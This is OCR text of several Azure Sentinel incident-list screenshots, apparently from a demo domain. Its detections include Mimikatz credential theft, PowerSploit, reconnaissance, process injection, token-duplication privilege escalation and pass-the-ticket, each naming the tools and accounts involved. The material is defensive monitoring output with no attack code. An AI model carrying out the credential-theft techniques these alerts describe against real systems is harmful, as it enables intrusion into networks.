

Azure Sentinel | Incidents
Selected workspace: 'azsecusentinel'
Refresh
Last 7 days
Actions
Security efficiency workbook
Columns
Guides & Feedback
238
Open incidents
238
New incidents
0
Active incidents
Open incidents by severity
High (32)
Medium (97)
Low (104)
Informational (5)
Search by ID, title, tags, owner or product
Severity : All
Status : 2 selected
Product name : All
Owner : All
Auto-refresh incidents
Severity
Incident ID
Title
Alerts
Product names
Created time
High 857 Mimikatz credential th... 1 Microsoft Defender ... 10/26/21, 08:40 PM
Informational 856 'Cryptor' malware was... 1 Microsoft Defender ... 10/26/21, 08:35 PM
Medium 926 Multiple Domain Acco... 1 Azure Defender 10/26/21, 09:49 PM
Medium 925 Suspicious LDAP query 1 Microsoft Defender ... 10/26/21, 09:39 PM
Medium 859 PowerSploit post-expl... 1 Microsoft Defender ... 10/26/21, 08:40 PM
Low 923 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Medium 922 Antimalware Action Fa... 1 Azure Defender 10/26/21, 09:23 PM
Low 921 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Low 920 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Low 919 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Low 918 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Low 917 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Multiple Domain Accounts Queried
Incident ID: 926
Investigate in Azure Defender
Unassigned
Owner
New
Status
Medium
Severity
Description
Account DAISYTOWN\rantanplan enumerated properties of
Evidence
N/A
Events
1
Alerts
0
Bookmarks
Last update time
10/26/21, 09:49 PM
Creation time
10/26/21, 09:49 PM
Entities (6)
Rantanplan@daisy...
pc01
net.exe
cmd.exe
View all >
Tactics (1)
Discovery
Incident workbook
Incident Overview



Azure Sentinel | Incidents
Selected workspace: 'azsecusentinel'
Refresh
Last 7 days
Actions
Security efficiency workbook
Columns
Guides & Feedback
238
Open incidents
238
New incidents
0
Active incidents
Open incidents by severity
High (32)
Medium (97)
Low (104)
Informational (5)
Search by ID, title, tags, owner or product
Severity : All
Status : 2 selected
Product name : All
Owner : All
Auto-refresh incidents
Severity
Incident ID
Title
Alerts
Product names
Created time
High 950 Suspicious process ex... 1 Azure Defender 10/27/21, 01:24 AM
Low 949 Antimalware Action Ta... 1 Azure Defender 10/27/21, 01:22 AM
Medium 948 Antimalware Action Fa... 1 Azure Defender 10/27/21, 01:22 AM
High 947 Malicious credential t... 1 Microsoft Defender ... 10/27/21, 12:49 AM
High 945 Suspicious process ex... 1 Azure Defender 10/27/21, 12:44 AM
Medium 944 User and IP address re... 1 Microsoft Defender ... 10/27/21, 12:39 AM
High 942 Activite DLP Detectee 1 Microsoft Cloud Ap... 10/27/21, 12:28 AM
Low 941 Antimalware Action Ta... 1 Azure Defender 10/27/21, 12:23 AM
Low 940 Antimalware Action Ta... 1 Azure Defender 10/27/21, 12:23 AM
Low 939 Antimalware Action Ta... 1 Azure Defender 10/27/21, 12:23 AM
Medium 938 Antimalware Action Fa... 1 Azure Defender 10/27/21, 12:23 AM
Medium 937 Antimalware Action Fa... 1 Azure Defender 10/27/21, 12:23 AM
User and IP address reconnaissance (SMB)
Incident ID: 944
Unassigned
Owner
New
Status
Medium
Severity
Description
An actor on PCADMIN enumerated SMB sessions on Server07, no sessions were exposed.
Alert product names
Microsoft Defender for Identity
Evidence
N/A
Events
1
Alerts
0
Bookmarks
Last update time
10/27/21, 12:39 AM
Creation time
10/27/21, 12:39 AM
Entities (2)
PCADMIN
Server07
View full details >
Tactics (1)
Discovery
Incident workbook



Azure Sentinel | Incidents
Selected workspace: 'azsecusentinel'
Refresh
Last 7 days
Actions
Security efficiency workbook
Columns
Guides & Feedback
238
Open incidents
238
New incidents
0
Active incidents
Open incidents by severity
High (32)
Medium (97)
Low (104)
Informational (5)
Search by ID, title, tags, owner or product
Severity : All
Status : 2 selected
Product name : All
Owner : All
Auto-refresh incidents
Severity
Incident ID
Title
Alerts
Product names
Created time
High 955 Suspicious process ex... 1 Azure Defender 10/27/21, 12:21 PM
High 954 Suspicious process ex... 1 Azure Defender 10/27/21, 12:06 PM
High 953 Suspicious process ex... 1 Azure Defender 10/27/21, 12:05 PM
Low 952 Antimalware Action Ta... 1 Azure Defender 10/27/21, 02:22 AM
High 946 Mimikatz credential th... 1 Microsoft Defender ... 10/27/21, 12:49 AM
High 951 Malicious credential t... 1 Microsoft Defender ... 10/27/21, 01:30 AM
High 950 Suspicious process ex... 1 Azure Defender 10/27/21, 01:24 AM
Low 949 Antimalware Action Ta... 1 Azure Defender 10/27/21, 01:22 AM
Medium 948 Antimalware Action Fa... 1 Azure Defender 10/27/21, 01:22 AM
High 947 Malicious credential t... 1 Microsoft Defender ... 10/27/21, 12:49 AM
High 945 Suspicious process ex... 1 Azure Defender 10/27/21, 12:44 AM
Suspicious process executed
Incident ID: 953
Investigate in Azure Defender
Unassigned
Owner
New
Status
High
Severity
Description
Machine logs indicate that a suspicious process often associated with attacker attempts to access credentials was running on the host.'
Evidence
N/A
Events
1
Alerts
0
Bookmarks
Last update time
10/27/21, 12:05 PM
Creation time
10/27/21, 12:05 PM
Entities (6)
Rantanplan@daisy...
PC02
cmd.exe
mimikatz.exe
View all >
Tactics (1)
Credential Access



Azure Sentinel | Incidents
Selected workspace: 'azsecusentinel'
Refresh
Last 7 days
Actions
Security efficiency workbook
Columns
Guides & Feedback
238
Open incidents
238
New incidents
0
Active incidents
Open incidents by severity
High (32)
Medium (97)
Low (104)
Informational (5)
Search by ID, title, tags, owner or product
Severity : All
Status : 2 selected
Product name : All
Owner : All
Auto-refresh incidents
Severity
Incident ID
Title
Alerts
Product names
Created time
Low 968 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:07 PM
Low 967 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:07 PM
Low 966 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:07 PM
Low 965 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:07 PM
High 963 Privilege escalation us... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Low 962 An active 'Impez' mal... 1 Microsoft Defender ... 10/27/21, 02:50 PM
High 961 Possible keylogging a... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Low 960 Suspicious sequence ... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Medium 959 A script with suspiciou... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Medium 958 A process was injecte... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Low 957 Antimalware Action Ta... 1 Azure Defender 10/27/21, 01:13 PM
A process was injected with potentially malicious cod
Incident ID: 958
Investigate in Microsoft Defender for Endpoint
Unassigned
Owner
New
Status
Medium
Severity
Description
A process has injected code into another process, indicating suspicious code being run in the target process memory. Injection is often used to hide malicious code execution within a trusted process. As a result, the target process may exhibit abnormal behaviors such as opening a listening port or connecting to a command and control server.
Evidence
N/A
Events
1
Alerts
0
Bookmarks
Last update time
10/27/21, 02:50 PM
Creation time
10/27/21, 02:50 PM
Entities (7) (Preview)
billythekid@daisyt...
pc01
powershell.exe
f43d9bb316e30ae...
View all >
Tactics (1)
Defense Evasion



Azure Sentinel | Incidents
Selected workspace: 'azsecusentinel'
Refresh
Last 7 days
Actions
Security efficiency workbook
Columns
Guides & Feedback
238
Open incidents
238
New incidents
0
Active incidents
Open incidents by severity
High (32)
Medium (97)
Low (104)
Informational (5)
Search by ID, title, tags, owner or product
Severity : All
Status : 2 selected
Product name : All
Owner : All
Auto-refresh incidents
Severity
Incident ID
Title
Alerts
Product names
Created time
Low 968 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:07 PM
Low 967 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:07 PM
Low 966 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:07 PM
Low 965 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:07 PM
High 963 Privilege escalation us... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Low 962 An active 'Impez' mal... 1 Microsoft Defender ... 10/27/21, 02:50 PM
High 961 Possible keylogging a... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Low 960 Suspicious sequence ... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Medium 959 A script with suspiciou... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Medium 958 A process was injecte... 1 Microsoft Defender ... 10/27/21, 02:50 PM
Low 957 Antimalware Action Ta... 1 Azure Defender 10/27/21, 01:13 PM
Privilege escalation using token duplication
Incident ID: 963
Investigate in Microsoft Defender for Endpoint
Unassigned
Owner
New
Status
High
Severity
Description
A new process was suspiciously created with a duplicated access tok
for the SYSTEM account. This activity, often referred to as token
impersonation, is used to elevate privileges for existing processes o
start processes with elevated privileges.
Evidence
N/A
Events
1
Alerts
0
Bookmarks
Last update time
10/27/21, 02:50 PM
Creation time
10/27/21, 02:50 PM
Entities (12) (Preview)
billythekid@daisyt...
pc01
powershell.exe
rundll32.exe
Tactics (1)
Privilege Escalation


Azure Sentinel | Incidents
Selected workspace: 'azsecusentinel'
Refresh
Last 7 days
Actions
Security efficiency workbook
Columns
Guides & Feedback
238
Open incidents
238
New incidents
0
Active incidents
Open incidents by severity
High (32)
Medium (97)
Low (104)
Informational (5)
Search by ID, title, tags, owner or product
Severity : All
Status : 2 selected
Product name : All
Owner : All
Auto-refresh incidents
Severity
Incident ID
Title
Alerts
Product names
Created time
Medium 992 Antimalware Action Fa... 1 Azure Defender 10/27/21, 05:05 PM
High 991 Mimikatz credential th... 1 Microsoft Defender ... 10/27/21, 04:19 PM
Medium 989 File dropped and laun... 1 Microsoft Defender ... 10/27/21, 04:14 PM
Informational 990 PsExec execution dete... 1 Azure Defender 10/27/21, 04:17 PM
High 988 Pass-the-ticket attack 1 Microsoft Defender ... 10/27/21, 04:10 PM
High 987 Malicious credential t... 1 Microsoft Defender ... 10/27/21, 04:10 PM
High 986 Malicious credential t... 1 Microsoft Defender ... 10/27/21, 04:10 PM
